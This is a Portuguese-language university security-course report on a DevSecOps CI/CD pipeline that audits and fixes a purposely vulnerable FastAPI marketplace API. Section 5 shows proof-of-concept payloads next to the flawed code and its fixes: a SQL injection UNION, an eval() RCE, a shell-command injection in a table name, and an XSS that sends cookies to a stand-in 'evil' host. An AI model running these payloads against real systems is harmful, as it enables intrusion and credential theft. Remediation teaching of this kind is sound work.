



**UNIVERSIDADE FEDERAL DE SANTA CATARINA
CAMPUS TRINDADE
DEPARTAMENTO DE INFORMÁTICA E ESTATÍSTICA (INE)
INE5429: SEGURANÇA EM COMPUTAÇÃO**

PEDRO AUGUSTO DA FONTOURA (22215098)

**PIPELINE DEVSECOPS
AUTOMAÇÃO E AUDITORIA DE SEGURANÇA EM CI/CD**

Sistema auditado: MercadoLeve, API de marketplace (FastAPI + PostgreSQL)

**FLORIANÓPOLIS
2026**

SUMÁRIO

1 INTRODUÇÃO

2 DESCRIÇÃO DO SISTEMA E FERRAMENTAL

- 2.1 Contexto de uso e lógica de negócio
- 2.2 Stack tecnológico
- 2.3 Arquitetura
- 2.4 Plataforma de CI/CD e ferramental por etapa

3 EVIDÊNCIAS DE EXECUÇÃO

- 3.1 Secret Detection: Gitleaks
- 3.2 SCA: pip-audit e Trivy
- 3.3 SAST: Bandit e Semgrep
- 3.4 IaC Scanning: Checkov e Trivy
- 3.5 DAST: OWASP ZAP

4 ANÁLISE DE FALSOS POSITIVOS E ALERTAS IRRELEVANTES

- 4.1 Gitleaks: chave AWS de exemplo ignorada
- 4.2 SAST pós-correção: B608 e avoid-sqlalchemy-text
- 4.3 SAST: B404 e B110 (informativos)
- 4.4 SCA: vulnerabilidades residuais
- 4.5 IaC: boas práticas e risco aceito
- 4.6 DAST: ruído de cabeçalhos e limitação metodológica

5 IDENTIFICAÇÃO E CORREÇÃO DE FALHAS REAIS

- 5.1 Injeção de SQL na busca de produtos
- 5.2 RCE via eval() na regra de precificação
- 5.3 Injeção de comando no backup
- 5.4 Hashing de senha com MD5
- 5.5 XSS armazenado na vitrine
- 5.6 Quebra de controle de acesso (IDOR)
- 5.7 Demais falhas corrigidas

6 SÍNTESE DE RESULTADOS E CONCLUSÃO

- 6.1 Antes × Depois por ferramenta
- 6.2 Conclusão

A APÊNDICE A: WORKFLOW DE CI/CD (GITHUB ACTIONS)

1 INTRODUÇÃO

Este relatório documenta o projeto, a implementação e a análise crítica de uma esteira completa de DevSecOps aplicada ao MercadoLeve, uma API de marketplace de autoria própria construída com FastAPI e PostgreSQL. O objetivo foi projetar uma esteira automatizada de CI/CD capaz de varrer o código-fonte, a infraestrutura como código e a aplicação em execução, gerando um relatório analítico sobre as vulnerabilidades encontradas.

A esteira foi implementada em GitHub Actions e contempla as cinco análises obrigatórias: Secret Detection, SCA (Software Composition Analysis), SAST (Static Application Security Testing), IaC Scanning e DAST (Dynamic Application Security Testing). Todas as ferramentas foram efetivamente executadas, gerando artefatos reais nos formatos JSON, SARIF e HTML, disponíveis no diretório security-reports/.

Foram identificadas vulnerabilidades de impacto real, injeção de SQL, execução remota de código (RCE), injeção de comandos, XSS armazenado, quebra de controle de acesso (IDOR) e hashing de senha com MD5, todas exploradas em prova de conceito contra a aplicação em execução e posteriormente corrigidas e revalidadas. O quadro a seguir resume os achados da versão vulnerável, antes da remediação.

Tabela 1: Resumo dos achados por etapa (antes da correção)

Etapa	Ferramenta(s)	Achados	Reais (médio+)	Falsos pos. / ruído
Secret Detection	Gitleaks	6	6	0 (1 ignorado corretamente)
SCA	pip-audit / Trivy	51 / 36	30+ (1 crítica)	transitivos
SAST	Bandit / Semgrep	8 / 7	6	2 (baixa relev.)
IaC Scanning	Checkov / Trivy	54 / 28	~18 (1 crítica)	boas práticas
DAST	OWASP ZAP	13 alertas	1 Alto + 2 Médios	headers / ruído

Fonte: elaboração própria.

2 DESCRIÇÃO DO SISTEMA E FERRAMENTAL

2.1 Contexto de uso e lógica de negócio

O MercadoLeve é uma API de marketplace que conecta vendedores e compradores. Ela suporta o ciclo de compra completo e concentra dados sensíveis (credenciais, endereços de entrega e dados de pagamento), o que lhe confere uma superfície de ataque relevante. As funcionalidades de negócio implementadas são:

- Identidade e acesso: cadastro de usuários e vendedores, login com emissão de token JWT e um nível administrativo com privilégios elevados.
- Catálogo: cadastro de produtos por vendedores, listagem e busca textual com ordenação dinâmica.
- Compra: carrinho de compras, checkout com cálculo de total e notificação a um gateway de pagamento, e consulta de pedidos.
- Conteúdo de usuário: avaliações de produtos e uma vitrine HTML pública que renderiza essas avaliações.
- Administração: listagem de usuários, backup de tabelas, importação de catálogo via YAML e regras dinâmicas de precificação.


2.2 Stack tecnológico

Tabela 2: Stack tecnológico do MercadoLeve

Camada	Tecnologia
Linguagem	Python 3.12
Framework web / API	FastAPI 0.115 (Starlette / Uvicorn ASGI)
ORM / Banco de dados	SQLAlchemy 2.0 + PostgreSQL 15
Autenticação	JWT (python-jose) + hashing de senha (bcrypt via passlib)
Templates / vitrine	Jinja2
Containerização	Docker + docker-compose
IaC (nuvem)	Terraform (AWS: S3, RDS, EC2, Security Groups)
IaC (orquestração)	Kubernetes (Deployment, Service, NetworkPolicy)
CI/CD	GitHub Actions

Repositório (preencher com a URL após o push): <https://github.com/<usuario>/mercadoleve>. A esteira encontra-se em `.github/workflows/devsecops.yml`.

2.3 Arquitetura






Figura 1: Topologia da pipeline DevSecOps no GitHub Actions

Em tempo de aplicação, o cliente HTTP comunica-se com a API FastAPI (servida por Uvicorn), que persiste no PostgreSQL via SQLAlchemy, renderiza a vitrine pública com Jinja2 e chama um gateway de pagamento externo no checkout. Em produção, o artefato é uma imagem Docker executada em EC2/Kubernetes, com armazenamento de imagens em um bucket S3.

2.4 Plataforma de CI/CD e ferramental por etapa

Tabela 3: Ferramental por etapa de análise


Etapa	Ferramenta	Papel
Secret Detection	Gitleaks 8.30	Varre todo o histórico de commits por segredos (regex + entropia).
SCA	pip-audit 2.10 + Trivy	Vulnerabilidades conhecidas (CVE/GHSA) nas dependências.
SAST	Semgrep 1.16 + Bandit 1.9	Padrões inseguros no código-fonte Python.
IaC Scanning	Checkov 3.3 + Trivy config	Conformidade de Dockerfile, compose, Terraform e K8s.
DAST	OWASP ZAP (stable)	Teste dinâmico ativo da API em execução (via OpenAPI).

Adotou-se a estratégia de duas ferramentas complementares por etapa (exceto DAST), reduzindo pontos cegos. O workflow completo é apresentado no Apêndice A.

3 EVIDÊNCIAS DE EXECUÇÃO

As figuras a seguir são capturas das execuções reais das ferramentas sobre o repositório do MercadoLeve. Os artefatos completos (JSON/SARIF/HTML) encontram-se no diretório security-reports/.

3.1 Secret Detection: Gitleaks

A terminal window titled 'gitleaks (zsh)' shows the execution of the 'gitleaks detect' command. The command is '\$ gitleaks detect --source . --report-format json -v'. The output lists six findings: 1. STRIPE_API_KEY=REDACTED in .env (RuleID: stripe-access-token), 2. github-pat REDACTED in .env (RuleID: github-pat), 3. STRIPE_API_KEY ... REDACTED in app/config.py (Line: 24), 4. STRIPE_API_KEY: REDACTED in docker-compose.yml (Line: 20), 5. STRIPE_API_KEY REDACTED in infra/k8s/deployment.yaml (Line: 34), and 6. password = REDACTED in infra/terraform/main.tf (Line: 32, RuleID: hashicorp-tf-password). The summary shows '6:18PM INF 6 commits scanned.' and 'WRN leaks found: 6'.

```
gitleaks (zsh)

$ gitleaks detect --source . --report-format json -v
Finding: STRIPE_API_KEY=REDACTED      RuleID: stripe-access-token
  File: .env Line: 3 Commit: d145abb Author: Pedro Fontoura
Finding: github-pat REDACTED          RuleID: github-pat
  File: .env Line: 6 Commit: d145abb
Finding: STRIPE_API_KEY ... REDACTED   File: app/config.py Line: 24
Finding: STRIPE_API_KEY: REDACTED      File: docker-compose.yml Line: 20
Finding: STRIPE_API_KEY REDACTED       File: infra/k8s/deployment.yaml Line: 34
Finding: password = REDACTED           RuleID: hashicorp-tf-password
  File: infra/terraform/main.tf Line: 32
6:18PM INF 6 commits scanned.
WRN leaks found: 6
```

Figura 2: Gitleaks, 6 segredos detectados no histórico de commits

O Gitleaks detectou 6 segredos: 4 tokens Stripe, 1 GitHub Personal Access Token e 1 senha de banco no Terraform. Encontrou o segredo mesmo no arquivo .env já removido do versionamento, provando o valor de varrer o histórico, pois o arquivo persiste nos commits d145abb a 9a2c73e.

3.2 SCA: pip-audit e Trivy

```

pip-audit + trivy (zsh)

$ pip-audit -r requirements.txt
Found 51 known vulnerabilities in 9 packages
Name                Version    ID                                Fix Versions
jinja2              3.1.2     CVE-2024-22195                   3.1.3
requests            2.31.0    CVE-2024-35195                   2.32.0
cryptography        41.0.7    CVE-2023-50782                   42.0.0
python-jose         3.3.0     PYSEC-2024-232/233
python-multipart    0.0.6     CVE-2024-53981                   0.0.18
urllib3             2.0.6     CVE-2024-37891                   2.2.2
starlette           0.27.0    CVE-2024-47874                   0.40.0
... (51 no total)
$ trivy fs --scanners vuln .
requirements.txt: 36 vulnerabilidades (1 CRITICAL, 17 HIGH, 18 MEDIUM)
CRITICAL python-jose 3.3.0 CVE-2024-33663 algorithm confusion (ECDSA)

```

Figura 3: SCA, 51 (pip-audit) e 36 (Trivy) vulnerabilidades, 1 crítica

3.3 SAST: Bandit e Semgrep

```


bandit + semgrep (zsh)

$ bandit -r app/
>> B324 hashlib Use of weak MD5 hash for security [High] app/auth.py:19
>> B602 subprocess shell=True [High] app/routers/admin.py:27
>> B501 request verify=False (sem validacao TLS) [High] app/routers/orders.py:52
>> B506 yaml_load unsafe yaml load [Medium] app/routers/admin.py:38
>> B307 eval insecure function [Medium] app/routers/admin.py:59
>> B608 hardcoded_sql_expressions (SQLi) [Medium] app/routers/products.py:27
Total issues: 8 (High: 3, Medium: 3, Low: 2)
$ semgrep --config=p/python --config=p/security-audit app/
Ran 200 rules on 14 files: 7 findings.
md5-used-as-password / insecure-hash-md5 app/auth.py:19
subprocess-shell-true app/routers/admin.py:27
avoid-pyyaml-load / eval-detected app/routers/admin.py:38,59
disabled-cert-validation app/routers/orders.py:49
avoid-sqlalchemy-text app/routers/products.py:32

```

Figura 4: SAST, Bandit (8) e Semgrep (7) com achados convergentes

3.4 IaC Scanning: Checkov e Trivy



```


$ checkov -d . --framework dockerfile terraform kubernetes
[terraform] passed=18 failed=27
[kubernetes] passed=67 failed=23
[dockerfile] passed=27 failed=4
  CKV_AWS_20    aws_s3_bucket    -> S3 ACL permite leitura publica
  CKV_AWS_17    aws_db_instance  -> RDS publicamente acessivel
  CKV_AWS_24    security_group   -> ingress 0.0.0.0/0 na porta 22 (SSH)
  CKV_K8S_16    Deployment       -> container privilegiado
  CKV_DOCKER_3  Dockerfile       -> container roda como root
  CKV_DOCKER_7  Dockerfile       -> imagem base com tag latest
  ... (54 falhas no total)
$ trivy config .
28 misconfiguracoes (1 CRITICAL, 16 HIGH, 11 MEDIUM)
HIGH AWS-0107 SSH 0.0.0.0/0 | AWS-0180 RDS publico | KSV-0017 Privileged

```

Figura 5: IaC, Checkov (54 falhas) e Trivy config (28 misconfigs)

3.5 DAST: OWASP ZAP

O ZAP foi executado como API scan ativo, importando a especificação OpenAPI (/openapi.json, 18 endpoints), exercitando ataques reais contra cada rota.



```

$ docker run ... zapproxy zap-api-scan.py -t ../openapi.json -f openapi
WARN-NEW: SQL Injection [40018] x 2
  /products/search?q=%27&order=name      (500 Internal Server Error)
  /products/search?q=q&order=%27        (500 Internal Server Error)
  -> 'SQL Injection - PostgreSQL' (Risk: High)
WARN-NEW: Content Security Policy (CSP) Header Not Set [10038]
WARN-NEW: Missing Anti-clickjacking Header [10020]
WARN-NEW: X-Content-Type-Options Header Missing [10021] x 7
WARN-NEW: A Server Error response code was returned [100000]
FAIL-NEW: 0   WARN-NEW: 8   PASS: 113

```

Figura 6: DAST, ZAP confirma dinamicamente a injeção de SQL (High)

O ZAP confirmou dinamicamente a injeção de SQL em /products/search (parâmetros q e order), além de cabeçalhos de segurança ausentes. A confirmação por uma ferramenta black-box, independente do SAST, eleva a confiança de que o achado é explorável.

4 ANÁLISE DE FALSOS POSITIVOS E ALERTAS IRRELEVANTES

Ferramentas automatizadas geram ruído. Distinguir risco real de ruído no contexto do MercadoLeve é parte central da análise. Seguem os principais casos de falso positivo ou baixa relevância, com a justificativa técnica.

4.1 Gitleaks: chave AWS de exemplo corretamente ignorada

O código contém AKIAIOSFODNN7EXAMPLE e a secret key wJalrXUtnFEMI/...EXAMPLEKEY. Pareceriam credenciais vazadas, mas o Gitleaks não as reportou, corretamente. É a chave de exemplo da documentação oficial da AWS, presente na allowlist da ferramenta. Um verdadeiro-negativo desejável: marcá-las geraria ruído. A lição é que nem todo padrão de credencial é um segredo. O contexto importa.

4.2 SAST pós-correção: B608 e avoid-sqlalchemy-text (falsos positivos)

Após corrigir a busca, o Bandit ainda acusa B608 e o Semgrep ainda acusa avoid-sqlalchemy-text em products.py. São falsos positivos: a consulta passou a usar bind parameters (:pattern) para o dado do usuário, e a única interpolação remanescente é o nome da coluna de ordenação, validado contra uma lista de permissão (ALLOWED_ORDER). As ferramentas detectam o padrão f-string + text() mas não provam que o valor é seguro. Mantém-se o código, pois a mitigação por whitelist é a recomendada.

4.3 SAST: B404 e B110 (informativos de baixa relevância)

O Bandit emite B404 (import subprocess) e B110 (try/except/pass). O B404 é informativo: importar subprocess não é vulnerabilidade. O que importa é como se usa (tratado em 5.3). O B110 apontava um except silencioso no checkout, melhorado para registrar log, mas nunca representou risco explorável.

4.4 SCA: vulnerabilidades residuais sem correção aplicável

Após atualizar as dependências, restaram 18 alertas. Nenhum é negligência: são CVEs com identificador 2025/2026 divulgados após o baseline de versões corrigidas, ou presos por compatibilidade transitiva: o starlette não pode ser elevado à série 1.x sem quebrar o FastAPI 0.115, e o pyasn1 é fixado em <0.5 pelo python-jose. São riscos aceitos e rastreados para a próxima janela de manutenção.

4.5 IaC: boas práticas de defesa em profundidade e risco aceito

Parte dos achados de IaC não são vulnerabilidades, e sim recomendações de robustez: Performance Insights, Enhanced Monitoring, cross-region replication do S3, uso de digest de imagem e imagePullPolicy Always. Não ampliam a superfície de ataque e foram classificados como melhorias futuras.

Um caso instrutivo é o AWS-0104 (egress 0.0.0.0/0), marcado como CRITICAL pelo Trivy mesmo após a correção: permite-se deliberadamente saída HTTPS (443) para qualquer destino, pois a API precisa falar com o gateway de pagamento e o S3. Bloquear todo o egress quebraria o negócio. É um risco aceito conscientemente, ilustrando que a severidade da ferramenta nem sempre equivale ao risco no contexto.

4.6 DAST: ruído de cabeçalhos e limitação metodológica

O ZAP lista alertas Low/Informational: Storable and Cacheable Content (irrelevante para JSON dinâmico), Unexpected Content-Type na vitrine HTML (que é, de fato, HTML) e dezenas de Client Error (4xx) nos endpoints que exigem

autenticação. São esperados e não indicam falha.

Limitação metodológica importante: o ZAP rodou sem autenticação. Por isso não exercitou as rotas de /admin (RCE e injeção de comando) nem o XSS armazenado, que exigem sessão válida. Isso reforça a complementaridade entre SAST e DAST: o SAST viu o código dessas rotas, enquanto o DAST confirmou a injeção de SQL não autenticada. Nenhuma ferramenta isolada é suficiente.

5 IDENTIFICAÇÃO E CORREÇÃO DE FALHAS REAIS

Esta seção detalha as vulnerabilidades de médio ou maior risco confirmadas como reais. Para cada uma: a falha apontada pela ferramenta, o impacto, a prova de exploração e a correção com verificação.

Tabela 4: Vulnerabilidades reais identificadas e corrigidas

#	Vulnerabilidade	CWE	Risco	Detectada por	Status
1	Injeção de SQL na busca	CWE-89	Crítico	Bandit, Semgrep, ZAP	Corrigida
2	RCE via eval() (regra de preço)	CWE-95	Crítico	Bandit, Semgrep	Corrigida
3	Injeção de comando no backup	CWE-78	Crítico	Bandit, Semgrep	Corrigida
4	Hashing de senha com MD5	CWE-327	Alto	Bandit, Semgrep	Corrigida
5	XSS armazenado na vitrine	CWE-79	Alto	Revisão (autoescape)	Corrigida
6	IDOR em pedidos / carrinho	CWE-639	Alto	Revisão / PoC	Corrigida
7	TLS desabilitado (verify=False)	CWE-295	Médio	Bandit, Semgrep	Corrigida
8	Segredos hardcoded / no git	CWE-798	Alto	Gitleaks	Corrigida
9	Dependência crítica python-jose	CWE-1395	Crítico	Trivy, pip-audit	Corrigida
10	laC: container privilegiado	CWE-250	Alto	Checkov, Trivy	Corrigida
11	laC: S3 público / RDS exposto	CWE-732	Alto	Checkov, Trivy	Corrigida
12	CORS '*' + credenciais / DEBUG	CWE-942	Médio	Revisão / ZAP	Corrigida

Fonte: elaboração própria.

5.1 Injeção de SQL na busca de produtos (Crítico, CWE-89)

Falha: o endpoint /products/search montava a consulta concatenando os parâmetros q e order via f-string. Impacto: exfiltração de qualquer dado do banco. A prova de conceito extrai e-mails e hashes de senha de todos os usuários via UNION.

```
# ANTES (vulneravel) - app/routers/products.py
sql = ("SELECT id, name, description, price, stock FROM products "
      f"WHERE name ILIKE '%{q}%' OR description ILIKE '%{q}%' ORDER BY {order}")
# PoC: q=' UNION SELECT id, email, password_hash, 0.0, 0 FROM users--
{"name":"admin@mercadoleve.local","description":"0192023a7bbd73250516f069df18b500"}
# 0192023a... = md5('admin123') - trivialmente quebravel (ver 5.4)
# DEPOIS (corrigido)
ALLOWED_ORDER = {"name","price","stock","id"} # whitelist de ordenacao
if order not in ALLOWED_ORDER: order = "name"
sql = text("... WHERE name ILIKE :pattern OR description ILIKE :pattern ...")
rows = db.execute(sql, {"pattern": f"%{q}%"}).fetchall() # bind parameter
```

Verificação: após a correção, a mesma PoC retorna 0 linhas e o OWASP ZAP reclassifica a regra 40018 como PASS.

5.2 RCE via eval() na regra de precificação (Crítico, CWE-95)

Falha: /admin/pricing-rule avaliava com eval() uma expressão do cliente. Como eval tem acesso implícito a `__builtins__`, obtém-se execução arbitrária de código. Impacto: comprometimento total do host.

```
# ANTES: final_price = eval(expression, {"price": price})
```

```
# PoC: expression = __import__("os").popen("id").read()
-> {"final_price": "uid=501(fontoura) ... Darwin ... arm64"} # RCE!
# DEPOIS: avaliador aritmetico seguro baseado em AST (sem eval)
_OPS = {ast.Add: operator.add, ast.Sub:..., ast.Mult:..., ast.Div:...}
def _safe_arith(node, price): ... # so numeros, 'price' e + - * / ; senao HTTP 400
```

Verificação: a PoC passou a retornar HTTP 400. A regra legítima price*0.9 retorna 90.0.

5.3 Injeção de comando no backup (Crítico, CWE-78)

Falha: /admin/backup executava subprocess.run(cmd, shell=True) interpolando o nome da tabela. Impacto: execução de comandos arbitrários no contêiner.

```
# ANTES: cmd = f"pg_dump -t {table} mercadoleve > /backups/{table}.sql"; shell=True
# PoC: table = "users; echo PWNEO$(whoami) > /tmp/ml_pwned.txt; echo done"
$ cat /tmp/ml_pwned.txt -> PWNEO_fontoura # comando injetado executou
# DEPOIS:
if table not in ALLOWED_TABLES: raise HTTPException(400) # whitelist
subprocess.run(["pg_dump", "-t", table, "-f", f"/backups/{table}.sql", "mercadoleve"]) # sem shell
```

Verificação: entrada maliciosa passou a retornar HTTP 400. Nenhum metacaractere é interpretado.

5.4 Hashing de senha com MD5 (Alto, CWE-327)

Falha: senhas armazenadas como MD5(senha), rápido e sem salt. Combinado com 5.1, o atacante exfiltra os hashes e os quebra instantaneamente. Correção: migração para bcrypt (adaptativo, com salt) via passlib.

```
# ANTES: return hashlib.md5(password.encode()).hexdigest()
# DEPOIS: pwd_context = CryptContext(schemes=["bcrypt"], deprecated="auto")
# return pwd_context.hash(password) # $2b$... com salt por usuario
```

5.5 XSS armazenado na vitrine de avaliações (Alto, CWE-79)

Falha: a vitrine HTML renderizava avaliações com Jinja2 Template(autoescape=False). Um comentário com <script> executa no navegador de qualquer visitante. Impacto: roubo de sessão/cookies.

```
# PoC: comment = <script>document.location='https://evil/?c='+document.cookie</script>
# ANTES (autoescape=False): <li>5/5 - <script>...</script></li> # executa!
# DEPOIS (autoescape=True): <li>5/5 - &lt;script&gt;...&lt;/script&gt;</li> # inerte
```

5.6 Quebra de controle de acesso / IDOR (Alto, CWE-639)

Falha: GET /orders/{id} e DELETE /cart/item/{id} não verificavam a propriedade do recurso. Impacto: qualquer usuário lê pedidos alheios e manipula carrinhos de terceiros.

```
# PoC: atacante le o pedido 1 (do admin):
$ curl .../orders/1 -H "Authorization: Bearer <atacante>"
{"order_id":1,"user_id":1,"shipping_address":"Rua do Admin, 100 - confidencial"}
# DEPOIS:
if order.user_id != user.id and not user.is_admin:
    raise HTTPException(403, "Acesso negado a este pedido")
```

Verificação: o acesso cruzado passou a retornar HTTP 403.

5.7 Demais falhas corrigidas

TLS desabilitado, verify=False (Médio, CWE-295)

O checkout chamava o gateway com `requests.post(..., verify=False)`, abrindo espaço para man-in-the-middle e vazamento da chave Stripe. Removeu-se o parâmetro (validação de certificado volta a ser padrão) e o except silencioso passou a registrar log.

Segredos no código e no histórico (Alto, CWE-798)

Chaves Stripe, GitHub PAT e senha do Terraform estavam hardcoded e o `.env` foi commitado. Correção: remoção do `.env`, `.gitignore` apropriado, leitura via variáveis de ambiente e o Gitleaks no CI como gate. Como os segredos já entraram no histórico, a remediação completa exige rotacionar as credenciais e reescrever o histórico (`git filter-repo`) - remover o arquivo não basta.

Dependência crítica: python-jose (Crítico, CWE-1395)

A CVE-2024-33663 (confusão de algoritmo) permitiria forjar tokens JWT. Atualizada para 3.4.0. O conjunto de dependências foi elevado para versões corrigidas.

laC: privilégios e exposição (Alto, CWE-250 / CWE-732)

- Dockerfile: tag fixa (`python:3.12-slim`), usuário não-root (UID 10001), COPY seletivo e HEALTHCHECK.
- Terraform: S3 com public access block, criptografia e versionamento. RDS privado, cifrado e multi-AZ. Security Group sem SSH aberto. EC2 com IMDSv2 e EBS cifrado.
